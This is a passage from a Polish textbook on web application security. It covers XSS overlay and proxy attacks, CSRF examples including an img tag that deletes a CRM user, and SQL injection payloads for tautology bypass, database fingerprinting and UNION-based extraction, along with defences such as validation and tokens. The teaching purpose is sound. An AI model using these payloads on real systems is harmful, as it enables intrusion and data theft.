Niech aplikacja posiada lukę w postaci podatności na atak XSS. Agresor wie, że ofiara posiada konto na niezabezpieczonym serwisie i tworzy kod odpowiadający za wyświetlenie warstwy, która przysłoni pozostałą zawartość strony i będzie zawierała stronę logowania. Należy zaznaczyć, że podstrona zawierająca logowanie pochodzi z oryginalnej witryny i nie jest spreparowana przez atakującego, a więc wygląda niegroźnie. Dzięki temu zyskuje się:

- dostęp do wewnętrznych elementów ramki (zgodnie z zasadami tożsamości pochodzenia obiektów wywoływanych przez skrypty – ang. *Same-Origin Policy*),
- pewność, że wyświetlona zawartość odzwierciedla stan faktyczny (nawet po ewentualnych zmianach w aplikacji).

Ideę takiego ataku ilustruje rysunek 4.4.



Rys. 4.4. Schemat budowy strony szpiegującej interakcje

Źródło: opracowanie własne

Za implementację struktury z rysunku 4.4 odpowiada kod HTML z listingu 4.2. W celu skrócenia kodu JavaScript, dodano popularną bibliotekę jQuery (należy pamiętać, że jeżeli realizowany jest atak odbity, to długość URL jest ograniczona).

Listing 4.2. Kod HTML ataku XSS szpiegujący interakcje

```
<!-- pobierz bibliotekę jQuery znacznie skracającą wrogiego kod -->
<script src="http://code.jquery.com/jquery-1.6.1.min.js"></script>
<iframe src="login.html" <!-- stwórz ramkę ze stroną logowania -->
  style="width:100%; <!-- rozciągając ją na całe okno -->
  height:100%;
  position:absolute;
  top:0;
  left:0;
  z-index:1000; <!-- niech zakrywa inne elementy -->
  background-color:#ffffff;">
</iframe>
```

Źródło: opracowanie własne

Przedstawiony w listingu 4.2 kod spowoduje, że strona go zawierająca będzie miała postać ramki (iframe) rozciągającej się na całą powierzchnię okna symulując obecność na innej stronie serwisu (podstrona logowania – login.html). Obiekt


Jak wspomniano wcześniej, agresor skorzystać może z serwisów internetowych skracających postać URL do przyjaznej formy np `http://tnij.org/od-ani`.

Atak pośredniczący – XSS Proxy

XSS Proxy (pol. *pośrednik*) oznacza zaawansowany rodzaj ataków wykorzystujących podatność XSS. Wiele serwisów, będących celami hakerów, posiada na ogół solidne zabezpieczenia szczególnie na podstronach odpowiadających za udostępnianie poufnych treści. Pierwszym warunkiem dostępu do nich jest na ogół konieczność uwierzytelnienia w serwisie, a potem mechanizmy typu lista kontroli dostępu – ACL (ang. *Access Control List*) udzielają autoryzacji dostępu do zasobu. Zdarzyć się może, że poza bezpiecznymi stronami istnieją także takie, których znaczenie – w odczuciu programistów – jest mniej istotne. Jeżeli na takiej stronie istnieje możliwość ekspozycji wrogiego kodu, to haker z skorzystać może z techniki XSS Proxy w celu wykorzystania mniej zabezpieczonej podstrony do kradzieży danych z tej poprawnie zabezpieczonej. Umożliwia to zastosowanie elementu `iframe` lub obiektu `XMLHttpRequest` mogącego pobrać treści dokumentów wymagających uwierzytelnienia. Sprzyjają temu następujące okoliczności:

- żądania wysyłane przez obiekty pośredniczące posiadają nagłówek cookie,
- żądania realizowane są na ogół w obrębie jednej witryny, dzięki czemu zachowana jest zgodność z polityką *Same-Origin Policy*,
- istnieje możliwość dostępu do treści odpowiedzi.

Technika ta może zostać użyta również do wykonania czynności, które może wykonać użytkownik, np. dodać komentarz w profilu wszystkich znajomych. Komentarz taki może przekierowywać użytkowników do strony, na której zaraziła się pierwsza ofiara. Jest to częsty scenariusz rozpowszechniania się różnych robaków internetowych (np. robak *Samy*). Rysunek 4.5 ilustruje w jaki sposób może działać atak XSS Proxy.



Rys. 4.5. Przykładowy atak XSS Proxy

Źródło: opracowanie własne

Ochrona przed atakami XSS

Ataki XSS stanowią poważne zagrożenie dla użytkowników aplikacji internetowych. Istnieje kilka uniwersalnych technik, które należy stosować by uczynić je bezpiecznymi

na tego typu ataki. Podstawową metodą ochrony aplikacji przed atakami XSS jest filtrowanie danych wprowadzanych (wejściowych) do aplikacji wykonywana po stronie serwera (a więc filtracja danych przesyłanych przez użytkownika aplikacji).

Istotnym w zrozumieniu istoty i ochronie przed atakami XSS jest rozróżnienie dwóch pojęć:

- **walidacja** – działanie mające na celu weryfikację poprawności danych wejściowych na podstawie dostarczenia obiektywnego dowodu prawdziwości;
- **filtracja** – proces, który usuwa z danych wejściowych niepotrzebne i niechciane, aczkolwiek poprawne (tj. walidowane) dane.

Zarówno walidacja, jak i filtracja, powinny być wykonane po stronie klienta, jak i serwera aplikacji internetowej.

Kontrola poprawności po stronie klienta zmniejsza obciążenie serwera, nie dopuszczając do niego danych niepoprawnych. Ponowna kontrola po stronie serwera jest w przypadku aplikacji internetowych równie niezbędna. Agresor może bowiem wykonać cały szereg czynności niwelujących funkcje kontroli danych po stronie klienta. Należą do nich, między innymi:

- wyłączenie obsługi JavaScript unieruchamiając walidator formularza,
- usunięcie lub zmiana atrybutu `maxlength` odpowiadający za maksymalną długość wartości pola tekstowego,
- dodanie własnych pól do formularza wraz z dowolnymi wartościami (w tym także pole `file`),
- usunięcie pola istniejącego w formularzu.

Kontrola danych wejściowych do aplikacji po stronie serwera powinna obejmować jak minimum sprawdzenie następujących elementów:

- Długości pól – jeżeli tylko można, należy zadeklarować w jakim przedziale zawierać ma się długość znaków w poszczególnych polach. Przykładowo adres email powinien być nie krótszy niż 5 znaków i nie dłuższy niż 255 znaków (nie wliczając domen najwyższego poziomu), imię powinno być co najmniej dwuliterowe, kod pocztowy musi zawsze mieć 6 znaków, a komentarz użytkownika nie może być pusty, ale nie dłuższy niż ... znaków.

- Zawartości – dopuszczalnego zestawu danych i ich kolejność. Przykładowo kod pocztowy musi zawierać 2 cyfry, myślnik i 3 cyfry, co reprezentuje następujące wyrażenie regularne: `/^\d{2}\-\d{3}$/. Istnieją również bardziej rozbudowane struktury wejściowe jak np. dane pobrane z kanałów RSS mające strukturę znaczników. Pliki wgrywane na serwer również podlegają wewnętrznej kontroli zawartości np. tzw. mime-types lub przeszukaniu pod kątem zawierania znaczników.`

W środowisku PHP dostępne są standardowe funkcje służące do walidacji i filtrowania danych wejściowych. Tabela 4.3 zawiera najważniejsze z nich.

Tabela 4.3. Wybrane funkcje PHP umożliwiające walidację danych wejściowych

Funkcja	Argumenty	Działanie
<code>preg_match()</code>	wzorzec temat dopasowania flagi stała składowa	Zwraca ilość wystąpień wzorca w analizowanym temacie. Funkcja używa wyrażeń regularnych w stylistyce Perl'a.
<code>ereg()</code> , <code>eregi()</code>	wzorzec temat dopasowania	Zwraca długość dopasowanego łańcucha lub false w przypadku porażki. Funkcja jest oznaczona jako przestarzała w PHP powyżej wersji 5.3.0. Bazuje na stylistyce POSIX.
<code>empty()</code>	Temat	Sprawdza, czy zmienna nie jest pusta.
<code>strlen()</code>	Temat	Zwraca ilość bajtów we wprowadzonym literale. W przypadku kodowania wielobajtowego jak UTF-8 należy używać <code>mb_strlen</code> by uzyskać prawdziwą długość literału.
<code>strcmp()</code>	temat1, temat2	Porównuje literały na poziomie binarnym.
<code>isset()</code>	Zmienna	Sprawdza, czy zmienna została zadeklarowana.

Źródło: opracowanie własne na podstawie (Allen, 2002)

W środowiskach bazujących na języku PHP powstały biblioteki i komponenty wspomagające proces walidacji. Narzędzia takie posiadają zdefiniowane wzorce dla najczęściej pojawiających się rodzajów danych np. adresu email, URL, numeru karty kredytowej czy kodu pocztowego. Popularną i bardzo obszerną biblioteką jest zintegrowana ze środowiskiem Zend Framework klasa `Zend_Validate`. Posiada ona ponad 20 walidatorów z szerokimi możliwościami konfiguracji oraz umożliwia ich

dalsze rozszerzanie lub pisanie własnych narzędzi weryfikujących. Przykładowa klasa służąca do sprawdzenia poprawności adresu email `Zend_Validate_EmailAddress` posiada nawet możliwość połączenia się z serwerem adresu email i odszukanie na nim odpowiednich rekordów MX. W przypadku konieczności użycia znaczników HTML można skorzystać z narzędzia `HTML Purifier`, które dokonuje filtracji danych wejściowych w oparciu o wzorce i białe oraz czarne listy.

Tabela 4.4. Zestawienie możliwych metod komunikacji języka JavaScript z serwerami

Technika	Metoda HTTP	Dostęp do odpowiedzi żądania przez JS	Dostęp do nagłówków odpowiedzi przez JS	Czy możliwe jest wysłanie żądania do dowolnej domeny?	Czy żądanie przypomina normalne zachowanie użytkownika?
Dynamicznie tworzony element HTML (np. <code><object></code> , <code></code> itp)	GET	Nie	Nie	Tak	Tak
Dynamicznie tworzony znacznik <code><form></code>	GET, POST	Nie	Nie	Tak	Tak
Wybudowany obiekt <code>Image</code>	GET	Tylko atrybut <code>length</code> – wielkość, jeśli plik jest obrazem	Nie	Tak	Tak, lecz nagłówki <code>Accept</code> może się różnić
Zdalny skrypt	GET	Tylko jeśli odpowiedź jest skryptem JS	Nie	Tak	Tak, lecz nagłówki <code>Accept</code> może się różnić
Zdalny <code>Iframe</code>	GET	Tak, na zasadach <i>Same-Origin Policy</i>	Nie	Tak	Tak
<code>XMLHttpRequest</code>	Wszystkie	Tak, na zasadach <i>Same-Origin Policy</i>	Tak, na zasadach <i>Same-Origin Policy</i>	Tak	Tak

Źródło: opracowanie własne na podstawie (Hoffman, 2009)

Komunikacja z poziomu języka JavaScript z serwerami zewnętrznymi może odbyć się na kilka sposobów. Wykorzystuje się zarówno osadzone w tym języku obiekty jak i tworzy dynamicznie elementy HTML odwołujące się do zasobów zewnętrznych. W zależności od potrzeby atakujący może wybrać różne opcje. Problem w zabezpieczeniu polega na tym, że wykorzystanie komunikacji przez wrogi kod nie różni się niczym od wykorzystania jej przez zwykłe programy. Tabela 4.4 zawiera możliwe techniki wymiany danych pomiędzy przeglądarką a serwerem.

4.3. CROSS-SITE REQUEST FORGERY

Istota ataku

Ataki XRF (ang. *Cross-Site Request Forgery*) wykorzystują wzajemne zaufanie jakim obdarzają się aplikacja internetowa i przeglądarka. Technika ta jest stosowana by wykonać żądanie HTTP na prawach i właściwościami uprawnionego użytkownika (np. uwierzytelnienie, dostęp z określonej puli adresów IP itp.). Atak polega na osadzeniu w aplikacji zasobu pobieranego z serwera, na którym chce się wykonać wrogą czynność. Przeglądarka internetowa wyśle żądanie przesyłając nagłówki odpowiadające za uwierzytelnienie lub sesję użytkownika:

- Authorization – informacje o uwierzytelnieniu http,
- Cookie – ciasteczko mogące zawierać identyfikator sesji.

Technika ta może zostać użyta do dowolnych celów i podobnie jak w innych atakach związanych z wykonaniem wrogiego kodu, jej dokonanie nie różni się znacząco od normalnego wykorzystania aplikacji internetowej.

Przykłady zastosowania

Najbardziej trywialny (i bezpieczny) przykład ataku XRF to atak na forum Internetowe polegające na uniemożliwieniu korzystania z niego innym użytkowników przez ciągłe ich wylogowywanie. Aplikacja forum dyskusyjnego posiada możliwość uwierzytelnienia w celu pisania postów. Po zalogowaniu użytkownikowi wyświetlany jest m.in. łącze "Wyloguj" prowadzące do adresu <http://forum.pl/wyloguj>, po

kliknięciu na który nastąpi zakończenie uwierzytelnienia, a co za tym idzie odebranie możliwości pisania nowych odpowiedzi. Forum to posiada także możliwość umieszczenia w podpisie autora znacznika `<img>` odpowiadającego za rendering obrazka. Atakujący umieszcza w swojej sygnaturze kod z listingu 4.5.

Listing 4.5. Przykładowy kod wykorzystania XRF


```

```

Źródło: opracowanie własne

Obiekt ten będzie eksponowany na każdej stronie forum, na której napastnik napisze wiadomość. Każdy odwiedzający automatycznie wyśle żądanie pod adres odpowiedzialny za wylogowanie, na skutek czego straci możliwość napisania odpowiedzi (posta). Atak taki jest o tyle uciążliwy, że użytkownik nawet nie wie, że zostaje wylogowany aż do chwili przeładowania strony. Dlatego też może napisać wiadomość, a jej wysłanie i zapis zakończy się fiaskiem.

Inny przykład posiada już nieco poważniejsze konsekwencje. Założyć należy, że istnieje instytucja, która posiada wewnątrz firmową aplikację CRM działającą w sieci Internet. Dostęp do niej wymaga po pierwsze uwierzytelnienia, a po drugie jest ograniczony jest do puli kilku adresów z sieci LAN. Serwera aplikacji chroniony jest przez firewall, a port na którym działa serwer HTTP nie jest dostępny spoza sieci lokalnej. Innymi słowy nie ma fizycznej możliwości połączenia się z aplikacją CRM z zewnątrz. W celu ataku napastnik przygotowuje specjalną stronę, na której umieszcza zasób łączący się aplikacją CRM. Do tego celu używa znacznika `<img>`. Link do zainfekowanej strony zostaje przekazany ofierze ataku, która zostaje skłoniona do uruchomienia go. Przeglądarka automatycznie pobierze wszystkie zasoby zewnętrzne, w tym także nawiąże połączenie z zasobem `http://192.168.0.1/delete_user.php?id=10`. Na skutek tej czynności usunięty zostanie użytkownik aplikacji, wraz z jego wszystkimi danymi np. zaplanowanymi terminami podpisywania umów. Scenariusz tego działania został zobrazowany na rysunku 4.6.



Rys. 4.6. Przykładowy atak XRF

Źródło: opracowanie własne

Ochrona przed atakami XRF

Zbiór wszystkich czynności przeciwdziałających atakom typu XRF można podzielić na dwie grupy w zależności po której stronie architektury klient-serwer się znajdują:

- ochronę po stronie użytkownika,
- zabezpieczenia systemu informatycznego.

Do pierwszej grupy zaliczają się czynności, o które zadbać musi osoba korzystająca z systemu informatycznego. W przypadku aplikacji wymagających uwierzytelnienia, nie należy korzystać z opcji zapamiętywania zalogowanego użytkownika, ponieważ stan uwierzytelnienia może zostać wykorzystany do wykonania wrogiej czynności przez zainfekowaną XRF stronę internetową. Zawsze po zakończeniu korzystania z serwisu należy się wylogować. Podczas trwania sesji, zalogowany użytkownik nie powinien również korzystać z innych serwisów, ponieważ mogą one wysłać żądania XRF. Często zalecanym zabezpieczeniem korzystanie z dwóch przeglądarek (Grossman, 2014). Pierwszej z nich używa do codziennego przeglądania Internetu,

drugą zaś wykorzystuje do realizacji procesów wymagających szczególnego bezpieczeństwa - np. przelewów bankowych. Dzięki temu stan uwierzytelnienia zapamiętany na jednej przeglądarce nie może zostać wykorzystany w drugiej (Grossman, 2014). W przypadku korzystania z serwisów w sieci Internet, wydzielić można w obrębie instytucji komputery mogące korzystać z aplikacji i ograniczyć im możliwość przeglądania innych stron w Internecie, a nawet całkowicie od niego odciąć. Odradza się również korzystanie z komputerów publicznych (np. w bibliotece lub szkole czy kawiarni internetowej) do odwiedzania serwisów wymagających zalogowania. Na takim sprzęcie mogło zostać zainstalowane złośliwe oprogramowanie korzystające z praw uwierzytelnionego użytkownika – np. skrypty użytkownika USER JS dołączane do wszystkich przeglądanych witryn pliki JavaScript. Z powodzeniem mogą one wykonywać operacje XRF.


Zabezpieczenia po stronie aplikacji internetowej są dużo bardziej skomplikowane, a ich implementacja różni się w zależności od wybranego środowiska wykonawczego. Wszystkie jednak realizują podobne czynności, takie jak:

- hasła jednorazowe,
- automatyczne wylogowanie,
- potwierdzenie tożsamości,
- mechanizm CAPTCHA,
- jednorazowe żetony.

Hasło jednorazowe jest to pseudolosowy ciąg znaków wygenerowany przez aplikację i przekazywany użytkownikowi, który musi go potem wprowadzić do systemu. Po wprowadzeniu hasło traci ważność. Mechanizm opiera się na fakcie, że hasło takie zostaje przesłane innym kanałem komunikacyjnym niż Internet. Może być to np. wysłanie hasła SMS'em na telefon komórkowy użytkownika lub wysłanie go w formie papierowego listu. Można stosować też specjalne urządzenia – generatory kodów-żetonów (ang. *Token*) lub karty-zdrapki haseł jednorazowych.

Automatyczne wylogowanie – długość czasu uwierzytelnienia (uwierzytelnionej sesji) powinna być odwrotnie proporcjonalna do konsekwencji mogących wyniknąć z czynności dokonywanych za pomocą serwisu (Hoffman, 2009). Serwisy takie jak

PayPal, CEIDG, iPKO, Bank ING lub AXA wylogowują użytkownika po kilku-kilkunastu minutach bezczynności – rysunek 4.7.



Rys. 4.7. Bankowy serwis iPKO wylogowujący nieaktywnego użytkownika

Źródło: opracowanie własne, <https://www.ipko.pl>

Potwierdzenie tożsamości stosuje się zwykle przy procesach krytycznych. Zabezpieczenie sprowadza się do ponownego wprowadzenia hasła celem upewnienia się, że nikt obcy nie przejął sesji użytkownika (Hoffman, 2009).

Mechanizm CAPTCHA – podobnie jak poprzednia metoda eliminuje wykonanie czynności krytycznej w sposób niezauważany dla użytkownika. Technika ta została opisana w rozdziale 3.

Pola formularza i linki do stron powodujących zmiany w serwisie powinny zawierać **żetony**, czyli pseudolosowe liczby zapisane także po stronie serwera (rysunek 4.8). Żetony zapisywać można także w cookie lub innym mechanizmie składowania, co daje pewność, że żeton nie będzie eksponowany w kodzie strony oraz dostęp do niego odbywać się będzie na zasadach *Same-Origin Policy*. Jeżeli nie podano żetonu lub jego wartość różni się od tej zapamiętanej dla danego użytkownika na serwerze, to czynność zostaje zaniechana przez system. Mechanizm ten jest niezwykle popularny, jednak nie gwarantuje bezpieczeństwa, jeżeli strona podatna jest także na ataki XSS, ponieważ istnieje wtedy możliwość wykradzenia i zastosowania przekazanych żetonów (Hoffman, 2009).



Rys. 4.8. Kod strony Digart.pl zawierający link do wylogowania z żetonem

Źródło: opracowanie własne, <http://digart.pl>

Wśród niektórych programistów utarło się mylne mniemanie, że dwie poniższe metody mogą stanowić zabezpieczenie przez atakami metodą CSRF.

- Sprawdzanie wartości nagłówka `REFERER` zawierające adres zasobu, z którego nastąpiło przekierowanie – nie gwarantuje jednak bezpieczeństwa, ponieważ agresor ma wpływ na wartość nagłówków żądań tworzonych za pomocą JavaScript (metoda `setRequestHeader()`).
- Użycie formularzy wysyłanych metodą `POST` zamiast `GET` mające utrudnić preparowanie żądań. Wysyłanie żądań HTTP metodą `POST` jest trudniejsze, jednak nie jest niemożliwe. Język JavaScript dysponuje bowiem sposobami komunikacji z zewnętrznymi serwerami, wykorzystujące metodę `POST` przesłania żądań (tabela 4.4).

4.4. WSTRZYKNIĘCIE KODU SQL

Istota i klasyfikacja ataków SQL Injection

Ataki polegające na wykonaniu wrogiego kodu SQL (ang. *SQL Injection*) są wyjątkowo groźne. Pozwalają one na ominięcie mechanizmów uwierzytelnienia, nieautoryzowane pozyskanie, modyfikację danych oraz ich struktury, wykonanie poleceń systemowych, realizację operacji na plikach, kradzież plików źródłowych oraz wiele innych niebezpiecznych działań (na przykład zmuszenie serwera bazy danych do wykonania bardzo pracochłonnej operacji). W najogólniejszym rozumieniu ataki takie polegają na wykonaniu przez serwer bazy danych niezwyfikowanego kodu dostarczonego przez klienta (Well, 2008). Istnieje wiele rodzajów i podziałów technik związanych z wstrzyknięciem SQL. Próbę ich klasyfikacji przedstawiono w tabeli 4.5.

Możliwość takiego ataku związana jest z tym, że dane z formularzy wykorzystywane są w aplikacji jako parametry zapytań do bazy danych. Szablony tych zapytań w trakcie działania aplikacji są uzupełniane o dane wprowadzone przez użytkownika. Odpowiednio spreparowane dane (przy braku kontroli – filtrowania) mogą zakłócić zapytanie, poprzez dodanie do niego kodu SQL przygotowanego przez agresora. Typowym przykładem jest takie spreparowanie danych by zapytanie:

```
SELECT * FROM pracownicy WHERE pracownik = 'milosz'
```

zmieniło się w zapytanie zwracające wszystkie rekordy z tabeli `pracownicy`:

```
SELECT * FROM pracownicy WHERE pracownik = 'milosz' OR '1'='1'.
```

Zapytanie takie nie tylko spowoduje uzyskanie przez agresora wszystkich danych o pracownikach, ale też przy dużej liczbie rekordów silnie obciąży serwer bazy danych i łącze sieciowe.

Tabela 4.5. Zestawienie możliwych metod komunikacji języka JavaScript z serwerami

Parametry klasyfikacyjne	Metody	Techniki / wdrażanie	
Zawartość	Identyfikacja wstrzykiwanych parametrów	Patrz: Rodzaje ataków	
	Ekstrakcja danych		
	Dodanie lub modyfikacja danych		
	Przeprowadzenie ataku DoS		
	Uniknięcie wykrycia		
	Obejście uwierzytelniania		
	Wykonywanie zdalnych poleceń		
	Dokonanie zmiany uprawnień		
Źródło wejścia	Wstrzyknięcie poprzez wejście użytkownika	Złośliwe znaki w formularzach	Adres URL (GET) Upload plików (POST)
	Wstrzyknięcie przez cookies	Modyfikacja cookie	
	Wstrzyknięcie przez zmienne serwera	Zmanipulowanie nagłówków, aby zawierały wstrzyknięcia	
	Wstrzyknięcie wtórne	Aplikacja podstawowa bazująca na częstotliwości	
		Aplikacja wtórna bazująca na częstotliwości	
		Powtórne wsparcie aplikacji	
		Aplikacja kaskadowego podporządkowania	
Rodzaje ataków (aspekt techniczny)	Klasyczne wstrzyknięcie SQL	Doklejone dane	
		Tautologie	
		Tożsamości semantyczne	
		Nielegalne/nielogiczne zapytania	
		Dołączenie przez operator UNION	
		Wstrzyknięcia do procedur składowanych	
	Interfejs	Ślepe wstrzyknięcia	Warunkowe odpowiedzi
			Warunkowo generowane błędy
			Wyjście poza zakres
		Wstrzyknięcia bazujące na czasie wykonania	Funkcje benchmarkowe / opóźnienia czasowe
			Zapytania wielokrotne
	Specyficzne dla SZBD wyrażenia	„Odciski palców” BD	
		Mapowanie BD	
	Złożone wstrzyknięcia	Wstrzyknięcia szybkiego przepływu informacji	

Źródło: http://en.wikipedia.org/wiki/File:KD_SQLIA_Classification_2010.png

Pozyskiwanie informacji o serwerze bazy danych

Informacja o stosowanym w aplikacji internetowej serwerze bazy danych umożliwia skuteczne formułowanie zapytań. W związku z tym, pierwszym krokiem napastnika jest zwykle rozpoznanie, z jakim serwerem ma się do czynienia. W tym celu przeważnie wykorzystuje się różnice w składni SQL, występujące w serwerach baz danych. Przykład takich różnic, czyli zapytania poprawne tylko na danym serwerze) zawiera tabela 4.6. Oczywiście różnic takich jest znacznie więcej.

Tabela 4.6. Przykładowe zapytania o unikalnej składni dla serwerów baz danych

Serwer	Składnia
ORACLE	SELECT CURRENT_DATE FROM DUAL
MSSQL	SELECT GETDATE ()
MySQL	SELECT CURDATE ()
PostgreSQL	SELECT TIMESTAMP

Źródło: opracowanie własne

W aplikacji podatnej na atak *SQL Injection* zapytania unikalne albo się wykonają albo wygenerują błąd. Brak błędu wskazuje jednoznacznie na typ serwera bazy danych. Przykładowe wstrzyknięcie kodu SQL testującego serwer bazy danych, widziane z poziomu interpretera PHP przedstawia listing 4.6. Zapytanie dla bazy ORACLE wykona się poprawnie, a dla wszystkich innych wygeneruje błąd. Aplikacja zareaguje na błąd a agresor będzie mógł ponowić test dla innej bazy.

Listing 4.6. Przykładowe wstrzyknięcie kodu SQL testującego serwer bazy danych

```
$q = mysql_query("SELECT * FROM articles WHERE article_id =" .  
$_GET['id']);  
// jeśli $_GET['id'] = "1 AND (SELECT CURREINT DATE FROM DUAL)"  
// to $q = "SELECT * FROM articles WHERE article_id=1  
// AND (SELECT CURREINT DATE FROM DUAL)"
```

Źródło: opracowanie własne

Opisana technika pozwala na rozpoznanie dowolnego serwera bazy danych i optymalizację przyszłych działań pod jego kątem. Znając system bazy danych można

wykonać już konkretne polecenia dające większą wiedzę na temat atakowanej aplikacji. Listing 4.7 wybiera w okienku terminala aktualnego użytkownika, bazę danych i wersję SZBD, a zwrócone wyniki prezentuje w formie tabeli.

Listing 4.7. Wyniki zapytania ujawniającego szczegóły serwera bazy danych

```
mysql> SELECT USER(), DATABASE(), VERSION();
+-----+-----+-----+
| USER() | DATABASE() | VERSION() |
+-----+-----+-----+
| root@localhost | test | 5.1.54-lubuntu4 |
+-----+-----+-----+
1 row in set (0.00 sec)
```

Źródło: opracowanie własne

Zapytanie z listingu 4.7 zwraca informacje o użytkowniku bazy danych, aktualnej bazie danych oraz wersji serwera. Oczywiście zapytanie takie należy zastosować w taki sposób, by wyświetliło pożądany wyniki na stronie WWW, czyli użyć operatora UNION i negacji wcześniejszego warunku (`id=-1`). Celem rozpoznania liczby kolumn, atakujący może uzupełniać dodawany wiersz wyników wartością (lub wartościami) null (w celu otrzymania takiej samej liczby kolumn jak tabela wynikowa). Serwer MySQL nie posiada ścisłej kontroli typów, co znaczy że dodawane komórki nie muszą być zgodne z oryginalną tabelą wynikową (listing 4.8).

Listing 4.8. Dodanie nowego rekordu do tabeli wyników poprzez wstrzyknięcie SQL

```
-1 UNION (SELECT USER(), DATABASE(), VERSION(), null)
```

Źródło: opracowanie własne

Pozyskiwanie informacji o strukturze bazy danych

Posiadając już podstawowe informacje na temat rodzaju i wersji serwera bazy danych, nazwy użytkownika oraz wybranej bazy, atakujący zechce sprawdzić, do jakich danych ma dostęp. W MySQL wersji większej równej 5.0 metadane o bazach danych, tabelach, kolumnach itp. przechowywane są w wirtualnej bazie danych nazwanej `INFORMATION_SCHEMA`. Zawiera ona m.in. interesujące z punktu widzenia bezpieczeństwa tabele (tabela. 4.7).

Tabela 4.7. Opis tabel zawierających metadane definiujące struktury danych w MySQL

Nazwa	Opis
SCHEMATA	Zawiera informacje na temat dostępnych dla danego użytkownika baz danych. Omawiana wirtualna baza danych <code>INFORMATION_SCHEMA</code> jest opisywana zawsze jednym z rekordów tej tabeli, podobnie jak wszystkie inne bazy danych.
TABLES	Zawiera informacje dotyczące tabel.
COLUMNS	Zawiera informacje o kolumnach tabel we wszystkich bazach (nazwa, typ, wartość domyślna itp) .
PRIVILEGES	Zawiera uprawnienia użytkownika.

Źródło: opracowanie własne

